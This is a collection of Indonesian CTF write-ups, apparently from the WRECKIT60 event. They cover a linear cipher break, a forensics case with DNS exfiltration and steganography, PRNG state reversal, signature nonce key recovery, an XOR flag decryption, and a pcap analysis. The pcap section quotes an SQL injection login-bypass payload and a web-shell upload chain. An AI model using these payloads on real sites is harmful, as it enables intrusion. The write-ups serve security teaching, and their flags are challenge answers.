key_contrib = ct XOR permute(pt)
```

Untuk dekripsi:

```
pt = inverse_permute(ct XOR key_contrib)
```

Step 5: Solver Implementation

Algorithm:

1. Load semua data (params, pairs, flag blocks)

2. Hitung inverse permutation table

3. Gunakan satu plaintext-ciphertext pair untuk mendapatkan key_contrib4. Verifikasi dengan pairs lainnya

5. Decrypt semua flag blocks menggunakan key_contrib6. Combine dan decode untuk mendapatkan flag

Python Solver:

```
import json

def rol64(x, r):
      r %= 64
      return ((x << r) & ((1 << 64) - 1)) | (x >> (64 - r))

def permute_bits(x, perm):
      out = 0
      for i, src in enumerate(perm):
      bit = (x >> (63 - src)) & 1
      out = (out << 1) | bit
      return out

def inverse_permute_bits(x, perm):
      inv_perm = [0] * 64
      for i, src in enumerate(perm):
      inv_perm[src] = i
      return permute_bits(x, inv_perm)

# Load data
with open('dist/params.json', 'r') as f:
      params = json.load(f)
with open('dist/pairs.json', 'r') as f:
      pairs = json.load(f)
with open('dist/flag.blocks.json', 'r') as f:
      flag_data = json.load(f)

perm = params['perm']

# Get key contribution from first pair
pt_0 = int(pairs[0]['pt_hex'], 16)
ct_0 = int(pairs[0]['ct_hex'], 16)
key_contrib = ct_0 ^ permute_bits(pt_0, perm)

# Decrypt flag blocks
flag_blocks = []
for block_hex in flag_data['blocks_hex']:
      ct = int(block_hex, 16)
      xored = ct ^ key_contrib
      pt = inverse_permute_bits(xored, perm)
      block_bytes = pt.to_bytes(8, 'big')
    flag_blocks.append(block_bytes)

flag = b''.join(flag_blocks).rstrip(b'\x00')
print(f"FLAG: {flag.decode('ascii')}")
```

Step 6: Flag Recovery

Setelah menjalankan solver, kita mendapatkan output berikut:

```
Key contribution (round_key_xor): 11467c210c9ffff0
Verifying with other pairs...
Pair 0: OK
Pair 1: OK
Pair 2: OK
Pair 3: OK
Pair 4: OK
Decrypting flag...
Block: 5ce9f20458a7ecd8 -> b'WRECKIT6'
Block: 5fdeface350b6d4c -> b'0{linear'
Block: 36c1c58e5193ae89 -> b'_lcb_bre'
Block: 23ebf64f751bec4c -> b'akable_b'
Block: 7ecbc3ab710a8d1d -> b'y_gauss_'
Block: 5e66f5ca359d6b28 -> b'009effde'
Block: 53cd643f789fff40 -> b'cba1}\x00\x00\x00'
```

FLAG: WRECKIT60{linear_lcb_breakable_by_gauss_009effdecba1}

Write-Up — Project Quantum: The Hidden Trail (CTF 919)

Author: hombing
Analyst: kamu (digambarkan langkah-langkahnya di bawah)

Ringkasan singkat

Aethelred berhasil mengekstrak penelitian kuantum dengan rangkaian anti-forensics: payload native + C# yang disuntikkan ke memori, script exfil.py di server Linux yang XOR→Fernet→base64→pecah ke DNS TXT, dan data akhir disembunyikan di dalam gambar (steganografi LSB). Tujuan: pulihkan data riset; flag adalah **base64-encoded content** dari data setelah semua decoding.

Final flag (yang dipakai challenge):

```
V1JFQ0tJVDYwe200eWIzM19ub3RfdDBkNHlfTTR5YmVlX25vdF90b21tb3JvdyEhIX0=
```

Jika didekode → isi datanya:

```
WRECKIT60{m4yb33_not_t0d4y_M4ybee_not_tommorow!!!}
```

Artifacts yang disediakan

- Server-Prod-Quantum.dd — disk image Linux korban

- Workstation-101/ – Windows workstation snapshot (file tree)
- RAM.vmem – memory dump Windows workstation
- network_traffic.log – log trafik (mengandung fragmen DNS)
- hidden_research.png (ditemukan setelah carving dari disk image)
- README.md – petunjuk challenge

Lokasi dan output yang dibuat selama analisis disimpan di /mnt/data/analysis_output/ (contoh: recovered_images/recovered_png_1.png, hidden_lsb.bin, hidden_text_decoded.bin).

Strategi & alur penyelidikan

1. **Recon & triage**: list file, file, strings pada artefak untuk cari indikasi C#/Fernet/XOR/exfil.
2. **Disk forensics**: cari referensi exfil.py, artinya server menyimpan script exfiltrator. Carving untuk file gambar yang terhapus (PNG/JPG).
3. **Steganography**: periksa gambar yang dipulihkan untuk stego (cek tEXt, strings, dan LSB extraction).
4. **Memory forensics**: cari kunci/enkripsi di RAM (gAAAA, Fernet, base64 candidates). Jika kunci ada di memori, gunakan untuk dekripsi Fernet.
5. **Network forensics**: reconstruct fragmen DNS TXT, gabungkan → base64 decode → hasilnya adalah data setelah Fernet (mungkin masih XORed) → XOR decode → akhirnya base64 → flag.
6. **Rekonsiliasi**: gunakan petunjuk dari exfil.py (mis. XOR_KEY = 0x55) untuk membalik XOR.

Detail langkah & perintah kunci (reproducible)

Note: ganti path sesuai lingkunganmu.

1) Cari petunjuk di disk image

Cari snippet yang relevan:

```
strings -a -n 6 Server-Prod-Quantum.dd | egrep -i
"exfil|Fernet|XOR_KEY|ENCRYPTION_KEY|aethelred" | sed -n '1,200p'
```

Ditemukan potongan exfil.py yang mengindikasikan:

- XOR_KEY = 0x55
- from cryptography.fernet import Fernet
- payload dipecah ke chunks dan dicetak sebagai Query: <chunk>.aethelred-c2.net

2) Carving gambar yang terhapus

Gunakan foremost (atau photorec) untuk memulihkan file gambar dari disk image:

```
foremost -v -i Server-Prod-Quantum.dd -o recover_output -t png,jpg
```

Hasil contoh: recover_output/…/recovered_png_1.png

3) Analisis gambar & ekstraksi LSB

Periksa file, lalu lakukan LSB extraction (Python / PIL):

```
from PIL import Image
img = Image.open("recovered_png_1.png")
pixels = list(img.getdata())
bits = []
for px in pixels:
    for c in px[:3]:
        bits.append(c & 1)
b = bytearray()
for i in range(0, len(bits), 8):
    byte = 0
    for j in range(8):
        if i+j < len(bits):
            byte = (byte<<1) | bits[i+j]
        else:
            byte = (byte<<1)
    b.append(byte)
open("hidden_lsb.bin","wb").write(b)
```

Cari teks/base64 dalam hidden_lsb.bin:

```
strings -a -n 6 hidden_lsb.bin | egrep -o "[A-Za-z0-9+/=]{20,}" | head
```

Ditemukan:

```
V1JFQ0tJVDYwe200eWIzM19ub3RfdDBkNHlfTTR5YmVlX25vdF90b21tb3JvdyEhIX0=
```

Decode base64 itu:

```
echo 'V1JFQ0tJVDYwe200eWIzM19ub3RfdDBkNHlfTTR5YmVlX25vdF90b21tb3JvdyEhIX0='
| base64 -d
```

WRECKIT60{m4yb33_not_t0d4y_M4ybee_not_tommorow!!!}

4) (Opsional) Rekonstruksi dari network_traffic.log

Jika perlu merekonstruksi exfil melalui DNS:

- Ekstrak potongan token sebelum .aethelred-c2.net:

```
grep -oP '([A-Za-z0-9+/=]{8,})(?=\.aethelred-c2\.net)' network_traffic.log
> chunks_raw.txt
tr -d '\n' < chunks_raw.txt > concat.b64
base64 -d concat.b64 > out_chunks.bin
file out_chunks.bin
strings -a out_chunks.bin | head
```

- Jika output adalah Fernet token yang telah di-XOR: gunakan XOR_KEY = 0x55 untuk XOR decode, lalu **Fernet(encryption_key).decrypt(...)**.

Bukti penting & indikator

- strings pada Server-Prod-Quantum.dd menunjukkan exfil.py dan XOR_KEY = 0x55. Ini mengonfirmasi pipeline XOR+Fernet+base64+fragment→DNS.

- Carving mengembalikan satu PNG (recovered_png_1.png) ukuran kecil (484 bytes di contoh).

- LSB extraction dari PNG menghasilkan sebuah base64 string; decode → **WRECKIT60{...}**.

- RAM scanning **tidak** mengungkapkan kunci Fernet atau gAAAA token yang jelas di dump (tidak semua indikator harus ada di RAM).

Final result

Recovered research data (decoded):
WRECKIT60{m4yb33_not_t0d4y_M4ybee_not_tommorow!!!}

Write-up — dadakan (896) — Author: itoid

tahu bulat digoreng dadakan

Ringkasan singkat (TL;DR)

Chall ini menanamkan sebuah flag di dalam state buffer (624 × 4-byte words) lalu memprosesnya melalui beberapa tahap transformasi dan PRNG mix untuk menghasilkan satu urutan output 32-bit (Z[i]) sebanyak 624 kata. Penulis juga secara eksplisit mencetak 5 nilai bocoran (nilai S dan beberapa XOR/hint lain) di awal output — itu cukup untuk merekonstruksi semua parameter internal (K, M, A_perm, B_perm) dan membalik seluruh pipeline (undo mix) sampai mendapatkan MT19937 internal state → invert transform → dapatkan state bytes asli → temukan flag.

Dengan kata lain: challenge ini adalah *PRNG & transformation reversal*; kuncinya adalah (1) pakai bocoran untuk men-recreate LCG & xorshift stream, (2) undo mixing untuk mendapatkan output MT19937, (3) untemper MT outputs untuk recover MT state, (4) invert transform_rounds + undo perm & rotation → reconstruct state bytes → cari flag ASCII.

Hasil: kita berhasil mengekstrak flag dari outputs.txt.

Flag (yang direkonstruksi):

WRECKIT60{this_is_a_super_long_ctf_flag_constructed_for_testing_...1t01d_1s_h3r3_t0_m4k3_y0ur_d4y_b3tt3r_h4h4h4h4h4h4h4h4h4h4_:p}

(NB: flag yang asli disimpan juga ke file dadakan_recovered_flag.txt saat saya menjalankan solver.)

Intuisi & kelemahan desain

Secara garis besar, pipeline chall:

1. state_bytes dibuat dengan random-padding di kiri & kanan dan flag disisipkan di tengah; panjang total = N*4 (N=624 → 2496 bytes).

2. words ← split state_bytes ke 624 words 32-bit (big endian).

3. Random index rotation: words_rot = words[r:] + words[:r] dengan r = K % N.

4. Permutasi linear bijektif: perm[i] = (A_perm * i + B_perm) % N, lalu words_perm[i] = words_rot[perm[i]].

5. Untuk tiap word: T[i] = transform_rounds(words_perm[i]) (operasi linear-ish: multiplies mod 2^32, XOR/mix, shifts & masks).

6. T di-pack menjadi MT19937 internal state (random.Random().setstate((3, T + (0,), None))), lalu diambil Y1 = [R.getrandbits(32) for _ in range(N)].

7. Juga dihasilkan Y2 dari LCG seeded by S, dan Y3 dari xorshift seeded by S^K.

8. Akhirnya semua dicampur ke Z[i] dengan rotasi dan add_term (K*i+M) → ditulis ke output.

9. Penulis juga menampilkan 5 baris awal: S, K^S, M ^ (S*PHI1), A_perm ^ rotl32(S,7), B_perm ^ rotate3(S) — itu sangat membantu.

Kelemahan: sejumlah komponen bergantung hanya pada S/K (yang bocor) → kita bisa regenerate Y2 & Y3. Dengan itu dan Z, kita dapat *menghapus* kontribusi Y2, Y3, dan add_term → mendapatkan Y1, yaitu keluaran MT19937 32-bit. Dari Y1 dapat di-untemper untuk membangun internal MT state T. Karena T adalah transform_rounds(words_perm), jika kita bisa invert transform_rounds kita dapat words_perm. Meng-undo permutasi+rotasi mengembalikan words asli → gabungkan menjadi state_bytes → extract flag.

Langkah exploit (detail teknis)

1. Baca outputs.txt — baris 1..5 adalah bocoran:
    - S = line1
    - val2 = K ^ S → K = val2 ^ S
    - val3 = M ^ (S * PHI1) → M = val3 ^ (S * PHI1) (mod 2^32)
    - val4 = A_perm ^ rotl32(S,7) → A_perm = val4 ^ rotl32(S,7) (mod N)
    - val5 = B_perm ^ rotate3(S) → B_perm = val5 ^ rotate3(S) (mod N)

Regenerate Y2 (LCG):

s = S

```
for i in 0..N-1:
    s = u32(A_LCG*s + C_LCG)
    Y2[i] = s
```

2. (A_LCG = 1664525, C_LCG = 1013904223)

Regenerate Y3 (xorshift chain):

```
 t = u32(S ^ K)
for i in 0..N-1:
    t = xorshift32(t)  # same function seperti di chall
    Y3[i] = u32((t * 0x9E3779B1) ^ 0xBADC0DED)
```

3. Undo mixing untuk setiap i:

```
compute rsh = ((i * (S & 31)) + (Y2[i] & 31)) & 31
mix = rotr32(Z[i], rsh) (undo the final rotl32(mix, rsh))
add_term = u32(K*i + M)
Y1[i] = mix ^ Y2[i] ^ rotl32(Y3[i], (i ^ S) & 31) ^ add_term
```

4. Setelah ini kita punya Y1 = sequence 32-bit yang dikeluarkan oleh Python random.Random().

5. Untemper MT outputs → dapat T (624 words):

Python MT tempering (forward):

```
y ^= (y >> 11)
y ^= (y << 7) & 0x9D2C5680
y ^= (y << 15) & 0xEFC60000
y ^= (y >> 18)
```

Untuk membalik: terapkan fungsi inverse bertahap (inverse right xor, inverse left xor+mask) sehingga untuk setiap Y1[i] kita dapat T[i].

Invert transform_rounds untuk setiap T[i]:
Transform (forward) adalah:

```
 x = u32(x * PHI1)
x ^= K
x ^= (x >> 7)
x ^= ((x << 13) & MASK1)
x = u32(x * PHI2)
```

```
x ^= M
x ^= (x >> 9)
x ^= ((x << 11) & MASK2)
```

6. Untuk invert kita:

   inverse of x ^= ((x << 11) & MASK2) → iterative bit reconstruction LSB→MSB
   inverse of x ^= (x >> 9) → reconstruct MSB→LSB
   xor M (simple)
   inverse multiply by PHI2 modulo 2^32 → compute modular inverse of odd PHI2 mod 2^32 (Newton iteration)
   inverse of left xor masked (<<13 & MASK1), then inverse of right xor >>7, xor K, and inverse multiply by PHI1.

7. (Implementasi detail ada di skrip yang disertakan di bawah.)

8. Undo permutation & rotation:

perm[i] = (A_perm * i + B_perm) % N. Kita tahu words_perm[i] = words_rot[perm[i]], jadi:

words_rot[perm[i]] = words_perm[i]

lalu undo rotation: words[idx] = words_rot[(idx - r) % N].

9. Gabungkan words → state_bytes dan cari flag ASCII (pattern **WRECKIT60{...}**).

Kode solver (ringkasan — bisa jalankan sendiri)

Di bawah ini adalah blueprint solver (Python) — kamu bisa simpan sebagai solve_dadakan.py dan jalankan di folder yang berisi outputs.txt. Saya menyertakan implementasi fungsi helper (rotasi, untemper, modular inverse, invert transform).

Catatan: ini adalah versi ringkasan yang merepresentasikan langkah utama — versi saya yang dijalankan di environment menghasilkan flag dan menyimpannya ke dadakan_recovered_flag.txt.

```
#!/usr/bin/env python3
# solve_dadakan.py -- summary solver

from struct import pack, unpack
```

```
N = 624
def u32(x): return x & 0xFFFFFFFF
def rotl32(x,r): r &= 31; return u32(((x<<r) | (x>>(32-r))))
def rotr32(x,r): r &= 31; return u32(((x>>r) | (x<<(32-r))))

# constants from chall
PHI1 = 0x9E3779B1
MASK1 = 0xA5A5A5A5
PHI2 = 0x5851F42D
MASK2 = 0xC3C3C3C3
A_LCG = 1664525
C_LCG = 1013904223

# parse outputs.txt
with open("outputs.txt","r") as f:
    lines = [int(l.strip()) for l in f if l.strip()]
S = lines[0]; val2 = lines[1]; val3 = lines[2]; val4 = lines[3]; val5 =
lines[4]
Z = lines[5:5+N]

# recover K, M, perm params, r
K = u32(val2 ^ S)
M = u32(val3 ^ u32(S * PHI1))
A_perm = u32(val4 ^ rotl32(S,7)) % N
B_perm = u32(val5 ^ (((S >> 3) | ((S & 7) << 29)) & 0xFFFFFFFF)) % N
r = K % N

# regen Y2 and Y3 (same functions as chall)
Y2 = []
s = S
for _ in range(N):
    s = u32(A_LCG*s + C_LCG)
    Y2.append(s)

def xorshift32(x):
    x ^= (x << 13) & 0xFFFFFFFF
    x ^= (x >> 17)
    x ^= (x << 5) & 0xFFFFFFFF
    return u32(x)

Y3 = []
t = u32(S ^ K)
for _ in range(N):
    t = xorshift32(t)
    Y3.append(u32((t * 0x9E3779B1) ^ 0xBADC0DED))

# undo mix -> get Y1 (MT outputs)
Y1 = [0]*N
```

```
for i in range(N):
    add_term = u32((K * i + M) & 0xFFFFFFFF)
    rsh = ((i * (S & 31)) + (Y2[i] & 31)) & 31
    mix = rotr32(Z[i], rsh)
    Y1[i] = u32(mix ^ Y2[i] ^ rotl32(Y3[i], (i ^ S) & 31) ^ add_term)

# untemper helpers (inverse temper)
def unright(y, shift):
    res = 0
    for i in range(32):
        bit_index = 31 - i
        ybit = (y >> bit_index) & 1
        shifted = (res >> (bit_index + shift)) & 1 if (bit_index + shift)
<= 31 else 0
        xbit = ybit ^ shifted
        res |= xbit << bit_index
    return u32(res)

def unleft_mask(y, shift, mask):
    res = 0
    for i in range(32):
        ybit = (y >> i) & 1
        maskbit = (mask >> i) & 1
        if i - shift >= 0 and maskbit:
            shifted = (res >> (i - shift)) & 1
            xbit = ybit ^ shifted
        else:
            xbit = ybit
        res |= xbit << i
    return u32(res)

def untemper(y):
    y = u32(y)
    y = unright(y, 18)
    y = unleft_mask(y, 15, 0xEFC60000)
    y = unleft_mask(y, 7, 0x9D2C5680)
    y = unright(y, 11)
    return u32(y)

T = [untemper(y) for y in Y1]   # internal MT19937 state

# modular inverse mod 2^32 for odd multiplier
def modinv32(a):
    x = 1
    for _ in range(5):
        x = u32(x * (2 - a * x))
    return u32(x)

inv_phi1 = modinv32(PHI1)
```

```
inv_phi2 = modinv32(PHI2)

# inverse transform_rounds (reverse the sequence shown earlier)
def invert_left_xor_mask(y, shift, mask):
    res = 0
    for i in range(32):
        ybit = (y >> i) & 1
        maskbit = (mask >> i) & 1
        if i - shift >= 0 and maskbit:
            shifted = (res >> (i - shift)) & 1
            xbit = ybit ^ shifted
        else:
            xbit = ybit
        res |= xbit << i
    return u32(res)

def invert_right_xor(y, shift):
    res = 0
    for i in range(32):
        bit_index = 31 - i
        ybit = (y >> bit_index) & 1
        shifted = (res >> (bit_index + shift)) & 1 if (bit_index + shift)
<= 31 else 0
        xbit = ybit ^ shifted
        res |= xbit << bit_index
    return u32(res)

def inv_transform_rounds(y):
    v = y
    v = invert_left_xor_mask(v, 11, MASK2)
    v = invert_right_xor(v, 9)
    v = u32(v ^ M)
    v = u32((v * inv_phi2) & 0xFFFFFFFF)
    v = invert_left_xor_mask(v, 13, MASK1)
    v = invert_right_xor(v, 7)
    v = u32(v ^ K)
    v = u32((v * inv_phi1) & 0xFFFFFFFF)
    return v

words_perm = [inv_transform_rounds(t) for t in T]

# undo affine permutation and rotation
perm = [(A_perm * i + B_perm) % N for i in range(N)]
words_rot = [0]*N
for i in range(N):
    p = perm[i]
    words_rot[p] = words_perm[i]
words = [words_rot[(i - r) % N] for i in range(N)]
```

```
# reconstruct state bytes and find flag
state_bytes = b"".join([w.to_bytes(4,'big') for w in words])
import re
m = re.search(b'WRECKIT60\\{[\\x20-\\x7e]{10,1000}\\}', state_bytes)
if m:
    flag = m.group(0).decode()
    print("FLAG:", flag)
    with open("dadakan_recovered_flag.txt","wb") as f: f.write(m.group(0))
else:
    print("Flag not found -- inspect state_bytes or adjust regex.")
```

Write-Up: CPC256 — otsug

Kategori: Cryptography — Signature nonce leakage (HNP-style)
Goal: recover private key λ dari dua tanda tangan yang dibuat dengan nonce lemah.

Ringkasan singkat

Server memberi:

- Public key (point) — tidak diperlukan langsung untuk serangan sederhana.
- Dua pesan berbeda: "hello world" dan "cryptography is fun".

Dua signature masing-masing berupa (s_i, R_i, σ_i), di mana skema tanda tangannya:

$s = \alpha + \sigma * \lambda$

$R = \alpha * G$

- dengan nonce α dipilih dari rentang 0..2^B-1 dengan B = 256.

Kita punya dua tanda tangan dengan nonce terbatas (bounded nonces). Dari dua persamaan linear untuk s kita bisa mengeliminasi α dan menyelesaikan λ secara langsung (dengan sedikit pencarian di sekitar pembagian bulat).

Inti kelemahan

Dua tanda tangan:

s1 = α1 + σ1 * λ

s2 = α2 + σ2 * λ

Kurangkan:

Δs = s1 - s2 = (σ1 - σ2) * λ + (α1 - α2)

Karena α1 - α2 terbatas di kisaran (-2^256, 2^256), maka (Δs - (σ1-σ2)*λ) harus “kecil”. Oleh karena itu λ hampir sama dengan (Δs)/(σ1-σ2) — tepatnya adalah pembulatan integer dari hasil bagi itu. Cukup ambil pembagian bulat (floor/round) dan coba beberapa kandidat di sekitar nilai itu sampai ditemukan λ yang membuat α1 dan α2 berada dalam rentang [0, 2^256).

Ini adalah bentuk sederhana dari *Hidden Number Problem*; untuk kasus dua tanda tangan batas kecil, pembagian & pengecekan range seringkali sudah cukup (tidak perlu LLL).

Data nyata (diambil dari server saat itu)

Server memberikan (copy dari sesi nc):

```
Public key:


(715183668367367904552178916857783510522835240887045988046281612870023959499
2 :

985714994411053553432493368669170830748286649673209740596414807509474145888
:

288186438020516278757086775223209548421868039907760157190606080498099819020
)
●
Message 1: hello world
 Signature 1:

 s1 =
224853169156103580297486337309434044445272365022345854076574497347823353838
210338041648975812572941970743413660537499670252142963462392627042664173807
001303602276436423102717343244750244798545399552449402582335081004664029527
sigma1 =
838141983831025582197310782608927299322466180042657006854679281873771057515
R1 = (point omitted)
●
Message 2: cryptography is fun
 Signature 2:
```

```
 s2 =
21464973590116869074367137674958709506943227785410086348162563501493501590410
74019465430409508996000969847555869003649358776250350113046825976287793790890
01255399037366167232263871935077424080573101519730416959459636918192206053489
sigma2 =
80010860488299999175959591355409115829153374134148110605875958426284632092221
R2 = (point omitted)
```

-

(angka-angka di atas adalah dari output session yang kamu lampirkan.)

Langkah eksploitasi yang kamu lakukan (yang kerja & berhasil)

Hitung selisih:

Δs = s1 - s2

Δσ = σ1 - σ2

1.

Hitung kandidat awal:

```
lam0 = Δs // Δσ   # pembagian bulat (floor)
```

2.

Coba beberapa kandidat di sekitar lam0 (mis. lam0 + d untuk d ∈ [-5..5] atau [-32..32]) dan untuk tiap kandidat hitung:

α1 = s1 - σ1 * λ

α2 = s2 - σ2 * λ

3. Jika 0 <= αi < 2256 untuk kedua i = 1,2 maka λ adalah private key yang valid.

Kamu menemukan kandidat berikut (yang kamu kirim ke server):

λ =
26827574980593660242120073715248668750329056867034364696881581716092375276236
61781249830269745249413336590353982182405361214319874180308162352308508540072

Kamu submit integer itu ke nc 157.230.150.185 9901 (mengirim satu baris), server merespon:

Correct! Here is your flag:
WRECKIT60{3f4bc9f8c761a0d5e66ad17a854545554180f421ced7881dccaa7938030d0882}

Itu artinya λ yang kamu temukan benar — kondisi nonce terpenuhi dan server mengembalikan flag.

Skrip yang relevan (versi ringkas)

Berikut skrip paling sederhana yang mewakili apa yang kamu lakukan (ganti nilai s1,s2,sigma1,sigma2 sesuai yang diberikan server):

```
# simple_solver.py
s1 = <paste s1>
s2 = <paste s2>
sigma1 = <paste sigma1>
sigma2 = <paste sigma2>

B = 256
MAX_ALPHA = 1 << B

diff_s = s1 - s2
diff_sigma = sigma1 - sigma2
lam0 = diff_s // diff_sigma

# try neighborhood
for d in range(-64, 65):
    lam = lam0 + d
    a1 = s1 - sigma1 * lam
    a2 = s2 - sigma2 * lam
    if 0 <= a1 < MAX_ALPHA and 0 <= a2 < MAX_ALPHA:
        print("Found λ:", lam)
        print("α1:", a1)
        print("α2:", a2)
        break
```

Kamu berhasil menemukan λ dan submit ke server; flag yang didapat:
WRECKIT60{3f4bc9f8c761a0d5e66ad17a854545554180f421ced7881dccaa7938030d0882}

Write-Up: password? Challange

Challenge Name: Password Checker

Category: Reverse Engineering

Difficulty: Medium

Author: BagasRizkyHarySaputra

Date: 2025-10-05

Challenge Description

password?

826

check, re-check, and check again!

Diberikan sebuah binary executable password.exeyang meminta password. Tujuannya adalah menemukan flag yang tersembunyi di dalam program.

Initial Analysis

Running the Binary

```
$ ./password.exe
Enter password: test
Wrong password!
```

Program meminta input password dan akan memvalidasi input tersebut. Jika password salah, program akan menampilkan "Wrong password!".

Tools Used

- IDA Pro/Ghidra - Static analysis dan decompiler

- Python 3 - Scripting untuk dekripsi

- xxd/hexdump - Hex viewer

Reverse Engineering Process

Step 1: Identifying Key Functions

Menggunakan IDA Pro, saya menganalisis binary dan menemukan beberapa fungsi penting:

1. sub_403DE0()- Main function untuk password checking

2. sub_4014D0()- Function yang mengalokasi dan menginisialisasi data terenkripsi

3. sub_401460()- Custom hash function untuk validasi password

Step 2: Analyzing sub403DE0() - Min Logic

```
int sub_403DE0()
{
  // ... initialization code ...
  printf("Enter password: ");
  if ( !fgets(Buffer, 256, (FILE *)iob[0]._ptr) )
  {
    puts("Input error!");
    return 1;
  }

  strcpy(Destination, Buffer);
  Destination[strcspn(Destination, "\n")] = 0;
  // Password validation
  if ( sub_401460() != -1122539771 )
    goto LABEL_6;
  // Complex verification loop with 10 checks
  // ... TEA-like encryption algorithm ...
  if ( v12 != 10 )
  {
LABEL_6:
    puts("Wrong password!");
    return 1;
  }
  // Flag decryption and display
  v8 = dword_408024;
  for ( i = 0; i != 55; ++i )
    Destination[i] = v8[i] ^ 0xAA;
  Destination[55] = 0;

  printf("Congratulations! Flag: %s\n", v14);
  return 0;
}
```

Key Observations:

- Password harus melewati hash check: sub_401460() == -1122539771- Kemudian harus melewati 10 verification rounds (TEA-like algorithm)

- Jika berhasil, flag akan di-decrypt dengan XOR 0xAA

Step 3: Analyzing sub4014D0() - Ecrypted Flag Storage

Function ini mengalokasi 88 bytes memory dan mengisi dengan data terenkripsi:

```
__time32_t sub_4014D0()
{
  _BYTE *v0; // eax
```

```
  dword_408020 = 88;
  v0 = malloc(0x58u);
  dword_408024 = v0;

  if ( !v0 )
  {
    puts("Memory allocation failed!");
    exit(1);
  }

  *v0 = -3;      // 0xFD
  v0[1] = -8;    // 0xF8
  v0[2] = -17;   // 0xEF
  v0[3] = -23;   // 0xE9
  // ... 55 bytes total ...
  v0[54] = -41;  // 0xD7
  v0[55] = 0;    // NULL terminator

  return time(0);
}
```

Insight Penting: Data terenkripsi disimpan di dword_408024dan akan di-XOR dengan 0AA utuk mendapatkan flag!

Step 4: The Shortcut - Direct Decryption

Melihat kode di atas, saya menyadari bahwa kita tidak perlu menemukan password yang benar. Flag sudah tersimpan dalam bentuk terenkripsi di memory, kita hanya perlu men-decrypt-nya!

Algoritma dekripsi:

```
for ( i = 0; i != 55; ++i )
    Destination[i] = encrypted_data[i] ^ 0xAA;
```

Solution

Extracting Encrypted Data

Dari analisis sub_4014D0() saya ekstrak semua 55 bytes data terenkripsi (nilai negatif dikonversi ke unsigned byte):

```
encrypted = [
    253, 248, 239, 233, 225, 227, 254, 156,
    154, 209, 198, 158, 205, 195, 245, 155,
    203, 147, 155, 245, 198, 203, 205, 195,
    245, 198, 158, 205, 155, 245, 198, 203,
    147, 195, 245, 198, 203, 205, 195, 245,
    155, 203, 156, 195, 245, 198, 158, 205,
```

```
    155, 245, 198, 203, 147, 155, 215
]
```

Decryption Script

python name=solve.py

```python
#!/usr/bin/env python3

def decrypt_flag():
    # Data dari sub_4014D0() - nilai negatif dikonversi ke unsigned byte
    encrypted = [
        253, 248, 239, 233, 225, 227, 254, 156,
        154, 209, 198, 158, 205, 195, 245, 155,
        203, 147, 155, 245, 198, 203, 205, 195,
        245, 198, 158, 205, 155, 245, 198, 203,
        147, 195, 245, 198, 203, 205, 195, 245,
        155, 203, 156, 195, 245, 198, 158, 205,
        155, 245, 198, 203, 147, 155, 215
    ]

    # XOR key adalah 0xAA
    key = 0xAA

    # Decrypt
    flag = ''
    for byte in encrypted:
        flag += chr(byte ^ key)

    print(f"Flag: {flag}")
    return flag

if __name__ == "__main__":
    decrypt_flag()
```

Running the Solution

```
$ python3 solve.py
Flag: WRECKIT60{l4gi_1a91_lagi_l4g1_la9i_lagi_1a6i_l4g1_la91}
```

Flag

WRECKIT60{l4gi_1a91_lagi_l4g1_la9i_lagi_1a6i_l4g1_la91}

Write-Up (step-by-step) — Whathappened (Forensics / Web)

Goal: cari flag dari whathappened.pcapng dan tunjukkan exploit chain.
Final flag (benar):
WRECKIT60{Wh4t_4m_1_d01ng_020920250827?_SQL_Injection_Remote_Code_Execution}

---

1) Lihat daftar request HTTP (quick reconnaissance)

Perintah yang kamu pakai:

```
tshark -r whathappened.pcapng -Y http.request -T fields -e
http.request.method -e http.request.full_uri -e http.host
```

Penjelasan: menampilkan semua HTTP request (method + URI + host) yang terekam di pcap. Ini cepat menunjukkan endpoint yang diakses attacker (login, dashboard, upload, shell, dst).

Output relevan (kutipan):

```
GET  http://10.0.2.23/
GET  http://10.0.2.23/login.php
POST http://10.0.2.23/login.php
GET  http://10.0.2.23/dashboard.php
GET  http://10.0.2.23/tambah_produk.php
POST http://10.0.2.23/tambah_produk.php
GET  http://10.0.2.23/uploads/shell.php
GET  http://10.0.2.23/uploads/
```

Dari sini kita tahu ada login.php, ada halaman tambah_produk.php (mungkin upload), dan ada uploads/shell.php — tanda kuat ada upload + shell.

2) Periksa body HTTP (mencari credential / payload)

Coba ekstrak body HTTP (kadang http.file_data berisi body), mis.:

```
tshark -r whathappened.pcapng -Y http -T fields -e http.file_data | less
```

Jika kosong (tidak semua pcap menyajikan http.file_data), lanjut ke cara lain (strings / follow stream).

3) Temukan SQLi pada request login

Gunakan strings / follow stream untuk melihat isi POST. Dari pcap kamu menemukan payload login ter-URL-encoded:

username=%27+OR+1+--+-&password=%27+OR+1+--+-

Decode: username=' OR 1 -- dan password=' OR 1 --

Penjelasan: Ini adalah *classic* **SQL Injection (authentication bypass)** — input `' OR 1 --` membuat condition selalu true sehingga attacker login tanpa kredensial sah.

Cara melihat ini secara praktis:

- Di Wireshark: pilih paket POST ke `/login.php` → kanan → **Follow** → **TCP Stream** → lihat body (jika urlencoded, lakukan urldecode).

- Atau pakai `strings`:

```
strings whathappened.pcapng | egrep -i 'username=|OR 1|login.php'
```

4) Temukan endpoint upload & shell

Dari daftar request (langkah 1) terlihat `tambah_produk.php` (POST) dan `uploads/shell.php` (GET). Itu pola tipikal: uploader berhasil mengunggah file PHP (web shell) lalu mengaksesnya.

Cek header upload:

- Cari `multipart/form-data` atau `Content-Type: application/x-php` di pcap:

```
strings whathappened.pcapng | egrep -i 'multipart/form-data|Content-Type: application/x-php'
```

Jika muncul, berarti ada request upload file PHP.

5) Cari flag secara langsung di pcap (strings)

Kadang flag muncul jelas di pcap (karena response HTTP berisi teks). Kamu sudah menemukan dengan dua perintah berikut:

Pertama, ekstrak dump heks dan cari kata WRECKIT:

```
tshark -r whathappened.pcapng -x | strings | grep -i WRECKIT
```

Outputmu menunjukkan:

ce 66 65 63 68 6f 20 22 57 52 45 43 4b 49 54 36 .fecho "WRECKIT6

ac 93 57 52 45 43 4b 49 54 36 30 7b 57 68 34 74 ..WRECKIT60{Wh4t

Langkah yang lebih langsung:

```
strings whathappened.pcapng | grep -i WRECKIT
```

Memberi:

fecho "WRECKIT60{Wh4t_4m_1_d01ng_020920250827?}" > originalflag

WRECKIT60{Wh4t_4m_1_d01ng_020920250827?}

Penjelasan: terlihat perintah (mungkin di shell.php) membuat file `originalflag` dengan isi flag – `fecho "..." > originalflag` (atau `echo` yang terekam), dan juga flag mentahnya muncul.

6) Interpretasi exploit chain (dari bukti)

- `POST /login.php` dengan `username=' OR 1 --` → **SQL Injection** untuk bypass login. (bukti: payload di body)
